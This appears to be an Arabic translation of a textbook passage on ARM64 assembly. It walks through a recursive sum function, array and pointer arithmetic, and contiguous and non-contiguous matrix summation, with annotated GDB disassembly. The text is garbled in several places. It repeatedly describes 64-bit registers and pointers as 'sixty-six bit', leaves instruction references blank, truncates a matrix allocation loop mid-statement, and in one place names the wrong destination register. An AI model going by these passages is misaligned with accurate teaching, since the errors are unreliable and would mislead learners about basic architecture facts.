
التعليمة الأخيرة التي تُنفَّذ هي ret. وبالقيمة 0x0 في سجل الإرجاع w0، يعيد البرنامج القيمة 0، ما يدل على إنهاء صحيح.
إذا قرأت هذا القسم بعناية، ينبغي أن تفهم لماذا يطبع برنامجنا القيمة 42. ففي جوهر الأمر، يستخدم البرنامج دون قصد قيمًا قديمة على المكدّس ليحمله على التصرف بطريقة لم نتوقعها. وكان هذا المثال غير ضار إلى حد كبير؛ لكننا نناقش في أقسام قادمة كيف أساء المخترقون استخدام نداءات الدوال لجعل البرامج تسلك سلوكًا خبيثًا حقًا.
الدوال العودية صنف خاص من الدوال يستدعي نفسه (وتُعرف أيضًا بـ الدوال ذاتية المرجعية) لحساب قيمة. وكما في نظيراتها غير العودية، تنشئ الدوال العودية إطارات مكدّس جديدة لكل نداء دالة. وخلافًا للدوال القياسية، تحتوي الدوال العودية على نداءات دالة إلى نفسها.
لنعد إلى مسألة جمع مجموعة الأعداد الصحيحة الموجبة من 1 إلى n. ناقشنا في أقسام سابقة دالة sumUp لإنجاز هذه المهمة. ويعرض الجدول 1 دالة مرتبطة تُسمى sumDown تجمع الأعداد بالترتيب العكسي (من n إلى 1)، ومكافئها العودي:
الجدول 1. النسخة التكرارية والنسخة العودية من دالة sumDown.
تكرارية
int sumDown(int n) {
    int total = 0;
    int i = n;
    while (i > 0) {
        total += i;
        i--;
    }
    return total;
}
عودية
int sumr(int n) {
    if (n <= 0) {
        return 0;
    }
    return n + sumr(n-1);
}
تراعي الحالة الأساسية في الدالة العودية sumr أي قيم لـ n أصغر من الصفر أو تساويه، وتضيف الخطوة العودية القيمة الحالية لـ n إلى نتيجة نداء الدالة sumr بالقيمة n - 1. وينتج عن تصريف sumr وتفكيكها باستخدام GDB شيفرة التجميع التالية:
Dump of assembler code for function sumr:
0x770 <+0>:  stp   x29, x30, [sp, #-32]! // sp = sp-32; store x29,x30 on stack
0x774 <+4>:  mov   x29, sp               // x29 = sp (i.e. x29 = top of stack)
0x778 <+8>:  str   w0, [x29, #28]        // store w0 at x29+28 (n)
0x77c <+12>: ldr   w0, [x29, #28]        // w0 = n
0x780 <+16>: cmp   w0, #0x0              // compare n to 0
0x784 <+20>: b.gt  0x790 <sumr+32>       // if (n > 0) goto <sumr+32>
0x788 <+24>: mov   w0, #0x0              // w0 = 0
0x78c <+28>: b     0x7a8 <sumr+56>       // goto <sumr+56>
0x790 <+32>: ldr   w0, [x29, #28]        // w0 = n
0x794 <+36>: sub   w0, w0, #0x1          // w0 = w0 - 1 (i.e. n-1)
0x798 <+40>: bl    0x770 <sumr>          // call sumr(n-1) (result)
0x79c <+44>: mov   w1, w0                // copy result into register w1
0x7a0 <+48>: ldr   w0, [x29, #28]        // w0 = n
0x7a4 <+52>: add   w0, w1, w0            // w0 = w0 + w1 (i.e n + result)
0x7a8 <+56>: ldp   x29, x30, [sp], #32   // restore x29, x30, and sp
0x7ac <+60>: ret                         // return w0 (result)
وُضع على كل سطر في شيفرة التجميع السابقة تعليق بترجمته. ويعرض الجدول 2 صيغة goto المقابلة (يسارًا) وبرنامج C من دون عبارات goto (يمينًا):
الجدول 2. صيغة C Goto وترجمة شيفرة تجميع sumr().
صيغة C goto
int sumr(int n) {
    int result;
    if (n > 0) {
        goto body;
    }
    result = 0;
    goto done;
body:
    result = n;
    result--;
    result = sumr(result);
    result += n;
done:
    return result;
}
نسخة C من دون عبارات goto
int sumr(int n) {
    int result;
    if (n <= 0) {
        return 0;
    }
    result = sumr(n-1);
    result += n;
    return result;
}
ومع أن هذه الترجمة قد لا تبدو في البداية مطابقة لدالة sumr الأصلية، فإن الفحص الدقيق يكشف أن الدالتين متكافئتان فعلًا.

9.6.1. تحريك بصري: ملاحظة كيفية تغيّر مكدّس النداء
كتمرين، نشجّعك على رسم المكدّس وملاحظة كيفية تغيّر القيم. ويوضح التحريك البصري أدناه كيف يُحدَّث المكدّس عند تشغيل هذه الدالة بالقيمة 3.
تذكّر أن المصفوفات مجموعات مرتبة من عناصر بيانات من النوع نفسه مخزَّنة تتابعيًا في الذاكرة. وللمصفوفات أحادية البعد المخصصة ساكنًا الصيغة Type arr[N]، حيث Type نوع البيانات، وarr المعرّف المرتبط بالمصفوفة، وN عدد عناصر البيانات. ويخصص تعريف المصفوفة ساكنًا بالصيغة Type arr[N] أو ديناميكيًا بالصيغة arr = malloc(N*sizeof(Type)) N × sizeof(Type) بايت من الذاكرة إجمالًا.
للوصول إلى العنصر عند الفهرس i في المصفوفة arr، استخدم الصيغة arr[i]. ويحوّل المصرّف عادةً مراجع المصفوفات إلى حساب المؤشرات قبل الترجمة إلى لغة التجميع. وعلى ذلك، فإن arr+i يكافئ &arr[i]، و*(arr+i) يكافئ arr[i]. ولأن كل عنصر بيانات في arr من النوع Type، فإن arr+i تعني أن العنصر i مخزَّن عند العنوان arr + sizeof(Type) * i.
ويوجز الجدول 1 بعض عمليات المصفوفات الشائعة وتعليمات التجميع المقابلة لها. وفي الأمثلة التالية، لنفترض أننا نعرّف مصفوفة int بطول 10 (مثل int arr[10]). ولنفترض أن السجل x1 يخزّن عنوان arr، والسجل x2 يخزّن قيمة int المسماة i، والسجل x0 يمثل متغيرًا ما x (من النوع int أيضًا). تذكّر أن متغيرات int تشغل أربعة بايتات، بينما تشغل متغيرات int * ثمانية بايتات.
| العملية | النوع | التمثيل في لغة التجميع |
|---|---|---|
x = arr |
int * |
mov x0, x1 |
x = arr[0] |
int |
ldr w0, [x1] |
x = arr[i] |
int |
ldr w0, [x1, x2, LSL, #2] |
x = &arr[3] |
int * |
add x0, x1, #12 |
x = arr+3 |
int * |
add x0, x1, #12 |
x = *(arr+5) |
int |
ldr w0, [x1, #20] |
لاحظ أنه للوصول إلى العنصر arr[5] (أو *(arr+5) باستخدام حساب المؤشرات)، يجري المصرّف بحثًا في الذاكرة عند العنوان arr+5*4 بدلًا من arr+5. ولفهم سبب ضرورة ذلك، تذكّر أن أي عنصر عند الفهرس i في مصفوفة مخزَّن عند العنوان arr + sizeof(Type) * i. لذلك يجب على المصرّف ضرب الفهرس في حجم نوع البيانات (وهو 4 في هذه الحالة، لأن sizeof(int) = 4) لحساب الإزاحة الصحيحة. وتذكّر أيضًا أن الذاكرة معنونة بالبايت؛ فالإزاحة بعدد البايتات الصحيح تكافئ حساب عنوان.
وكمثال، فكّر في مصفوفة نموذجية (array) تضم 10 عناصر صحيحة (FigArray6).
 الشكل 1. تخطيط مصفوفة من عشرة أعداد صحيحة في الذاكرة. يمثّل كل صندوق مُعلَّم بـai إزاحة مقدارها أربعة بايتات، لأن كل عدد صحيح يحتاج أربعة بايتات للتخزين.
لاحظ أنه بما أن array مصفوفة أعداد صحيحة، فإن كل عنصر يشغل أربعة بايتات بالضبط. وبذلك تستهلك مصفوفة أعداد صحيحة من 10 عناصر 40 بايت من الذاكرة المتتابعة.
ولحساب عنوان العنصر 3، يضرب المصرّف الفهرس 3 في حجم بيانات النوع الصحيح (4) فينتج إزاحة مقدارها 12 (أو 0xc). وبالفعل، يقع العنصر 3 في الشكل 1 عند إزاحة البايت a12.
لنلقِ نظرة على دالة C بسيطة تُسمى sumArray تجمع جميع عناصر مصفوفة:
int sumArray(int *array, int length) {
    int i, total = 0;
    for (i = 0; i < length; i++) {
        total += array[i];
    }
    return total;
}
تأخذ دالة sumArray عنوان مصفوفة وطولها المرتبط بها وتجمع جميع عناصر المصفوفة. والآن لننظر إلى التجميع المقابل لدالة sumArray:
Dump of assembler code for function sumArray:
0x874 <+0>:   sub    sp, sp, #0x20       // grow stack by 32 bytes (new frame)
0x878 <+4>:   str    x0, [sp, #8]        // store x0 at sp + 8 (array address)
0x87c <+8>:   str    w1, [sp, #4]        // store w1 at sp + 4 (length)
0x880 <+12>:  str    wzr, [sp, #28]      // store 0 at sp + 28  (total)
0x884 <+16>:  str    wzr, [sp, #24]      // store 0 at sp + 24 (i)
0x888 <+20>:  b      0x8b8 <sumArray+68> // goto <sumArray+68>
0x88c <+24>:  ldrsw  x0, [sp, #24]       // x0 = i
0x890 <+28>:  lsl    x0, x0, #2          // left shift i by 2 (i << 2, or i*4)
0x894 <+32>:  ldr    x1, [sp, #8]        // x1 = array
0x898 <+36>:  add    x0, x1, x0          // x0 = array + i*4
0x89c <+40>:  ldr    w0, [x0]            // w0 = array[i]
0x8a0 <+44>:  ldr    w1, [sp, #28]       // w1 = total
0x8a4 <+48>:  add    w0, w1, w0          // w0 = total + array[i]
0x8a8 <+52>:  str    w0, [sp, #28]       // store (total + array[i]) in total
0x8ac <+56>:  ldr    w0, [sp, #24]       // w0 = i
0x8b0 <+60>:  add    w0, w0, #0x1        // w0 = w0 + 1 (i+1)
0x8b4 <+64>:  str    w0, [sp, #24]       // store (i + 1) in i (i.e. i+=1)
0x8b8 <+68>:  ldr    w1, [sp, #24]       // w1 = i
0x8bc <+72>:  ldr    w0, [sp, #4]        // w0 = length
0x8c0 <+76>:  cmp    w1, w0              // compare i and length
0x8c4 <+80>:  b.lt   0x88c <sumArray+24> // if (i < length) goto <sumArray+24>
0x8c8 <+84>:  ldr    w0, [sp, #28]       // w0 = total
0x8cc <+88>:  add    sp, sp, #0x20       // revert stack to original state
0x8d0 <+92>:  ret                        // return (total)
عند تتبع شيفرة التجميع هذه، فكّر فيما إذا كانت البيانات التي يُجرى الوصول إليها تمثّل مؤشرًا أم قيمة. فمثلًا، تنتج التعليمة عند `` عن احتواء موقع المكدّس sp + 28 متغيرًا من النوع int مضبوطًا ابتدائيًا على 0. وفي المقابل، المُعامِل المخزَّن في الموقع sp + 8 هو المُعامِل الأول للدالة (array)، وهو من النوع int * ويقابل العنوان الأساسي للمصفوفة. ويُخزَّن متغير مختلف (نسميه i) في الموقع sp + 24 ويُضبط ابتدائيًا على 0.
سيلاحظ القارئ الفطِن تعليمة لم تُرَ من قبل عند السطر `` تُسمى ldrsw. ويشير اسم التعليمة ldrsw إلى "load register signed word"، وهي تحوّل قيمة int باثنين وثلاثين بتًا المخزَّنة عند sp + 24 إلى قيمة صحيحة بستة وستين بتًا وتخزّنها في x0. وهذه العملية ضرورية لأن التعليمات التالية تنفّذ حساب مؤشرات. تذكّر أن المؤشرات تشغل ثمانية بايتات في الأنظمة بستة وستين بتًا. ويبسّط استخدام المصرّف لـ ldrsw العملية بضمان تخزين جميع البيانات في سجلات كاملة بستة وستين بتًا بدلًا من مكوّناتها باثنين وثلاثين بتًا.
لنلقِ نظرة أقرب على التعليمات السبع بين الموقعين و:
0x890 <+28>:  lsl    x0, x0, #2             // left shift i by 2 (i << 2, or i*4)
0x894 <+32>:  ldr    x1, [sp, #8]           // x1 = array
0x898 <+36>:  add    x0, x1, x0             // x0 = array + i*4
0x89c <+40>:  ldr    w0, [x0]               // w0 = array[i]
0x8a0 <+44>:  ldr    w1, [sp, #28]          // w1 = total
0x8a4 <+48>:  add    w0, w1, w0             // w0 = total + array[i]
0x8a8 <+52>:  str    w0, [sp, #28]          // store (total + array[i]) in total
يستخدم المصرّف lsl لإجراء إزاحة يسارية على القيمة i المخزَّنة في x0. وعند اكتمال تنفيذ هذه التعليمة، يحتوي السجل x0 على i << 2، أي i * 4. وعند هذه النقطة، يحتوي x0 على عدد البايتات اللازم لحساب الإزاحة الصحيحة لـ array[i] (أي sizeof(int) = 4).
وتحمّل التعليمة التالية (ldr x1, [sp, #8]) المُعامِل الأول للدالة (أي العنوان الأساسي لـ array) في السجل x1. وتؤدي إضافة x1 إلى x0 في التعليمة التالية إلى احتواء x0 على array + i * 4. تذكّر أن العنصر عند الفهرس i في array مخزَّن عند العنوان array + sizeof(T) * i. لذلك يحتوي x0 الآن على الحساب على مستوى التجميع للعنوان &array[i].
وتُلغي التعليمة عند الإشارة عن القيمة الموجودة في `x0`، فتضع القيمة `array[i]` في `w1`. لاحظ استخدام السجل المكوّن `w1`، لأن `array[i]` يحتوي قيمة `int` باثنين وثلاثين بتًا! وفي المقابل، حُوِّل المتغير `i` إلى عدد صحيح بستة وستين بتًا عند السطر لأنه كان على وشك استخدامه في حساب العناوين. ومرة أخرى، تُخزَّن العناوين (المؤشرات) ككلمات بستة وستين بتًا.
وتحمّل التعليمات الثلاث الأخيرة بين و القيمة الحالية لـ total في السجل المكوّن w1، وتضيف إليها array[i]، وتخزّن الناتج في السجل المكوّن w0، قبل تحديث total عند الموقع sp + 28 بالمجموع الجديد. وبذلك تكافئ التعليمات السبع بين و السطر total += array[i] في دالة sumArray.
المصفوفة الرياضية بنية ثنائية البعد (2D). ويمكن تخصيص مصفوفة رياضية في C ساكنًا كمصفوفة ثنائية البعد (M[n][m])، أو ديناميكيًا بنداء واحد إلى malloc، أو ديناميكيًا كمصفوفة من مصفوفات. لننظر في تطبيق المصفوفة من مصفوفات. تحتوي المصفوفة الأولى على n عنصرًا (M[n])، ويحتوي كل عنصر M[i] في مصفوفتنا الرياضية على مصفوفة من m عنصرًا. وتعريفات الشيفرة التالية تعرّف كل منها مصفوفة رياضية بحجم 4 × 3:
//statically allocated matrix (allocated on stack)
int M1[4][3];

//dynamically allocated matrix (programmer friendly, allocated on heap)
int **M2, i;
M2 = malloc(4 * sizeof(int*));
for (i = 0; i
وفي حالة المصفوفة الرياضية المخصصة ديناميكيًا، تحتوي المصفوفة الرئيسية على مصفوفة متتابعة من مؤشرات int. ويشير كل مؤشر صحيح إلى مصفوفة مختلفة في الذاكرة. ويوضح الشكل 1 كيف نتخيل عادةً كلًا من هذه المصفوفات الرياضية.
 الشكل 1. توضيح لمصفوفة مخصّصة ساكنًا (M1) ومصفوفة مخصّصة ديناميكيًا (M2) بحجم 3×4
وبالنسبة إلى تعريفي المصفوفتين الرياضيتين هذين، يمكن الوصول إلى العنصر (i,j) باستخدام صيغة الفهرسة المزدوجة M[i][j]، حيث M إما M1 وإما M2. لكن هاتين المصفوفتين الرياضيتين منظَّمتان بشكل مختلف في الذاكرة. ومع أن كلتيهما تخزّن العناصر في مصفوفتها الأساسية تتابعيًا في الذاكرة، فإن مصفوفتنا الرياضية المخصصة ساكنًا تخزّن أيضًا جميع الصفوف تتابعيًا في الذاكرة:
 الشكل 2. تخطيط ذاكرة المصفوفة M1 بترتيب الصفوف أولًا (row-major)
وهذا الترتيب المتتابع غير مضمون لـ M2. تذكّر أن تخصيص مصفوفة رياضية بحجم n × m تتابعيًا على الكومة يتطلب استخدام نداء واحد إلى malloc يخصص n × m عنصرًا:
//dynamic matrix (allocated on heap, memory efficient way)
#define ROWS 4
#define COLS 3
int *M3;
M3 = malloc(ROWS*COLS*sizeof(int));
تذكّر أنه مع تعريف M3، لا يمكن الوصول إلى العنصر (i,j) باستخدام التدوين M[i][j]. بل يجب فهرسة العنصر بالصيغة التالية: M3[i*cols + j].
9.8.1. المصفوفات الرياضية المتتابعة ثنائية البعد
فكّر في دالة sumMat تأخذ مؤشرًا إلى مصفوفة رياضية مخصصة تتابعيًا (ساكنًا أو ديناميكيًا بكفاءة الذاكرة) كمُعامِلها الأول، مع عدد من الصفوف والأعمدة، وتعيد مجموع جميع العناصر داخل المصفوفة الرياضية.
نستخدم الفهرسة المُقاسة في مقطع الشيفرة التالي لأنها تنطبق على المصفوفات الرياضية المتتابعة المخصصة ساكنًا وديناميكيًا معًا. تذكّر أن الصيغة m[i][j] لا تعمل مع التخصيص الديناميكي المتتابع الموفّر للذاكرة الذي ناقشناه سابقًا.
int sumMat(int *m, int rows, int cols) {
    int i, j, total = 0;
    for (i = 0; i < rows; i++){
        for (j = 0; j < cols; j++){
            total += m[i*cols + j];
        }
    }
    return total;
}
وهذا هو التجميع المقابل. وُضع على كل سطر تعليق بترجمته:
Dump of assembler code for function sumMat:
0x884 <+0>:   sub   sp, sp, #0x20      // grow stack by 32 bytes (new frame)
0x888 <+4>:   str   x0, [sp, #8]       // store m in location sp + 8
0x88c <+8>:   str   w1, [sp, #4]       // store rows in location sp + 4
0x890 <+12>:  str   w2, [sp]           // store cols at top of stack
0x894 <+16>:  str   wzr, [sp, #28]     // store zero at sp + 28 (total)
0x898 <+20>:  str   wzr, [sp, #20]     // store zero at sp + 20 (i)
0x89c <+24>:  b     0x904 <sumMat+128> // goto <sumMat+128>
0x8a0 <+28>:  str   wzr, [sp, #24]     // store zero at sp + 24 (j)
0x8a4 <+32>:  b     0x8e8 <sumMat+100> // goto <sumMat+100>
0x8a8 <+36>:  ldr   w1, [sp, #20]      // w1 = i
0x8ac <+40>:  ldr   w0, [sp]           // w0 = cols
0x8b0 <+44>:  mul   w1, w1, w0         // w1 = cols * i
0x8b4 <+48>:  ldr   w0, [sp, #24]      // w0 = j
0x8b8 <+52>:  add   w0, w1, w0         // w0 = (cols * i) + j
0x8bc <+56>:  sxtw  x0, w0             // x0 = signExtend(cols * i + j)
0x8c0 <+60>:  lsl   x0, x0, #2         // x0 = (cols * i + j) * 4
0x8c4 <+64>:  ldr   x1, [sp, #8]       // x1 = m
0x8c8 <+68>:  add   x0, x1, x0         // x0 = m+(cols*i+j)*4 (or &m[i*cols+j])
0x8cc <+72>:  ldr   w0, [x0]           // w0 = m[i*cols + j]
0x8d0 <+76>:  ldr   w1, [sp, #28]      // w1 = total
0x8d4 <+80>:  add   w0, w1, w0         // w0 = total + m[i*cols + j]
0x8d8 <+84>:  str   w0, [sp, #28]      // total is now (total + m[i*cols + j])
0x8dc <+88>:  ldr   w0, [sp, #24]      // w0  = j
0x8e0 <+92>:  add   w0, w0, #0x1       // w0 = j + 1
0x8e4 <+96>:  str   w0, [sp, #24]      // update j  with (j + 1)
0x8e8 <+100>: ldr   w1, [sp, #24]      // w1 = j
0x8ec <+104>: ldr   w0, [sp]           // w0 = cols
0x8f0 <+108>: cmp   w1, w0             // compare j with cols
0x8f4 <+112>: b.lt  0x8a8 <sumMat+36>  // if (j < cols) goto <sumMat+36>
0x8f8 <+116>: ldr   w0, [sp, #20]      // w0 = i
0x8fc <+120>: add   w0, w0, #0x1       // w0 = i + 1
0x900 <+124>: str   w0, [sp, #20]      // update i with (i+1)
0x904 <+128>: ldr   w1, [sp, #20]      // w1 = i
0x908 <+132>: ldr   w0, [sp, #4]       // w0 = rows
0x90c <+136>: cmp   w1, w0             // compare i with rows
0x910 <+140>: b.lt  0x8a0 <sumMat+28>  // if (i < rows) goto <sumMat+28>
0x914 <+144>: ldr   w0, [sp, #28]      // w0 = total
0x918 <+148>: add   sp, sp, #0x20      // revert stack to prior state
0x91c <+152>: ret                      // return (total)
تُخزَّن المتغيرات المحلية i وj وtotal في مواقع المكدّس sp + 20 وsp + 24 وsp + 28 على الترتيب. وتُخزَّن مُعامِلات الإدخال m وrow وcols في المواقع sp + 8 وsp + 4 وsp (قمة المكدّس) على الترتيب. وباستخدام هذه المعرفة، لنقرّب المشهد على المكوّن الذي يتعامل مع الوصول إلى العنصر (i,j) في مصفوفتنا الرياضية فحسب (من 0x8a8 إلى 0x8d8):
0x8a8 <+36>:   ldr   w1, [sp, #20]       // w1 = i
0x8ac <+40>:   ldr   w0, [sp]            // w0 = cols
0x8b0 <+44>:   mul   w1, w1, w0          // w1 = cols * i
تحسب المجموعة الأولى من التعليمات القيمة cols * i وتضعها في السجل w1. تذكّر أنه بالنسبة إلى مصفوفة رياضية ما تُسمى matrix، فإن matrix+i*cols يكافئ &matrix[i].
0x8b4 <+48>:   ldr   w0, [sp, #24]       // w0 = j
0x8b8 <+52>:   add   w0, w1, w0          // w0 = (cols * i) + j
0x8bc <+56>:   sxtw  x0, w0              // x0 = signExtend(cols * i + j)
0x8c0 <+60>:   lsl   x0, x0, #2          // x0 = (cols * i + j) * 4
وتحسب المجموعة التالية من التعليمات (cols*i + j) * 4. ويضرب المصرّف الفهرس cols * i + j في أربعة لأن كل عنصر في المصفوفة الرياضية عدد صحيح بأربعة بايتات، وهذا الضرب يتيح للمصرّف حساب الإزاحة الصحيحة. وتوسّع التعليمة sxtw عند السطر `` محتويات w0 إلى عدد صحيح بستة وستين بتًا، لأن تلك القيمة لازمة لحساب العنوان.
وتضيف المجموعة التالية من التعليمات الإزاحة المحسوبة إلى مؤشر المصفوفة الرياضية وتُلغي الإشارة عنه للحصول على قيمة العنصر (i,j):
0x8c4 <+64>: ldr   x1, [sp, #8]  // x1 = m
0x8c8 <+68>: add   x0, x1, x0    // x0 = m + (cols*i + j)*4 (or &m[i*cols + j])
0x8cc <+72>: ldr   w0, [x0]      // w0 = m[i*cols + j]
0x8d0 <+76>: ldr   w1, [sp, #28] // w1 = total
0x8d4 <+80>: add   w0, w1, w0    // w0 = total + m[i*cols + j]
0x8d8 <+84>: str   w0, [sp, #28] // update total with (total + m[i*cols + j])
تحمّل التعليمة الأولى عنوان المصفوفة الرياضية m في السجل x1. وتضيف التعليمة add القيمة (cols * i + j) * 4 إلى عنوان m لحساب إزاحة العنصر (i,j) بشكل صحيح، ثم تضع الناتج في السجل x0. وتُلغي التعليمة الثالثة الإشارة عن العنوان في x0 وتضع القيمة (m[i * cols + j]) في w0. لاحظ استخدام w0 كسجل وجهة مكوّن؛ فبما أن مصفوفتنا الرياضية تحتوي أعدادًا صحيحة، والأعداد الصحيحة تشغل أربعة بايتات، يُستخدم السجل المكوّن w0 مرة أخرى بدلًا من x0.
وتحمّل التعليمات الثلاث الأخيرة القيمة الحالية لـ total في السجل w1، وتضيف total إلى m[i * cols + j]، ثم تحدّث total بالمجموع الناتج.
لنفكّر في كيفية الوصول إلى العنصر (1,2) في المصفوفة الرياضية M1 (الشكل معاد إدراجه أدناه).
 الشكل 3. تخطيط ذاكرة المصفوفة M1 بترتيب الصفوف أولًا
يقع العنصر (1,2) عند العنوان M1 + 1 * cols + 2. وبما أن cols = 3، فإن العنصر (1,2) يقابل M1 + 5. وللوصول إلى العنصر في هذا الموقع، يجب على المصرّف ضرب 5 في حجم نوع البيانات int (أربعة بايتات)، فينتج الإزاحة M1 + 20 التي تقابل البايت a20 في الشكل. ويؤدي إلغاء الإشارة عن هذا الموقع إلى الحصول على العنصر 5، وهو بالفعل العنصر (1,2) في المصفوفة الرياضية.
9.8.2. المصفوفة الرياضية غير المتتابعة
تطبيق المصفوفة الرياضية غير المتتابعة أعقد قليلًا. ويوضح الشكل 4 كيف قد يُرتَّب M2 في الذاكرة.
 الشكل 4. تخطيط المصفوفة M2 غير المتجاور في الذاكرة
لاحظ أن مصفوفة المؤشرات في M2 متتابعة، وأن كل مصفوفة يشير إليها عنصر ما من M2 (مثل M2[i]) متتابعة. لكن المصفوفات الفردية غير متتابعة مع بعضها. ولأن M2 مصفوفة مؤشرات، يشغل كل عنصر من M2 ثمانية بايتات. وفي المقابل، لأن كل M2[i] مصفوفة int، تتباعد عناصر كل مصفوفة M2[i] أربعة بايتات.
تأخذ دالة sumMatrix في المثال التالي مصفوفة من مؤشرات الأعداد الصحيحة (تُسمى matrix) كمُعامِلها الأول، وعددًا من الصفوف والأعمدة كمُعامِليها الثاني والثالث:
int sumMatrix(int **matrix, int rows, int cols) {
    int i, j, total=0;
    for (i = 0; i < rows; i++) {
        for (j = 0; j < cols; j++) {
            total += matrix[i][j];
        }
    }
    return total;
}
